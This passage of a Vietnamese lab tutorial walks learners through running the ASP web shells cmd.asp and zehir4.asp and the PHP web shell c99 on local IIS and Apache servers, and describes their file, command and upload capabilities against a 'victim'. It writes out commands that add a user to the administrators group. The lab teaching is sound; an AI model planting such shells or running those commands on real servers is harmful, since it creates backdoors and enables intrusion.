
1/Trojan dưới dạng Web với ngôn ngữ ASP: Ta sử dụng Web Server IIS với Trojan được viết bằng ngôn ngữ này, người viết giới thiệu với các bạn 2 trojan tiêu biểu là cmd.asp và zehir4.asp

Đầu tiên bạn cài đặt dịch vụ Web IIS(việc cài đặt khá đơn giản, học viên có thể tự mình làm phần này), chép 2 file vào thư mục www để truy cập thông qua Web.



Ta đánh vào lệnh Dir để xem thông tin các file trong hệ thống, với trojan như trên ta có thể xem được các thông tin hệ thống, có thể upload,download thông qua tftp, và add user vào hệ thống ví dụ lệnh " net user hao hao /add", "net Localgroup administrators hao /add ".


Vào link http://192.168.1.116/zehir4.asp để xem về trojan webbase thứ 2.



Ta thấy Trojan này hướng đồ họa và tiện dụng hơn, việc lấy file,xóa file hoàn toàn thông qua web, chúng ta có thể dễ dàng thao tác trên máy của nạn nhân.

2/Trojan với ngôn ngữ PHP: Ta sử dụng Web server Apache với trojan được viết bằng ngôn ngữ này, người viết giới thiệu đến các bạn trojan tiêu biểu là c99.

Đầu tiên bạn sử dụng chương trình phpeasy để cài kết hợp 3 gói sau apache, php, và mysql. Tuy nhiên trong bài các bạn chỉ cần sử dụng php và apache. Chép các file trojan và thư mục www để có thể chạy được các file này.



Đây là file trojan rất nguy hiểm, nó vừa có thể download, upload file, đồng thời hỗ trợ chúng ta chạy những úng dụng như perl, thực thi các hàm hệ thống, cung cấp thông tin về nạn nhân hiện hànhv.v. Do tính chất như vậy cho nên Trojan này được hacker dùng rất rộng rãi(ngoài ra còn có r57, phpshellv.v).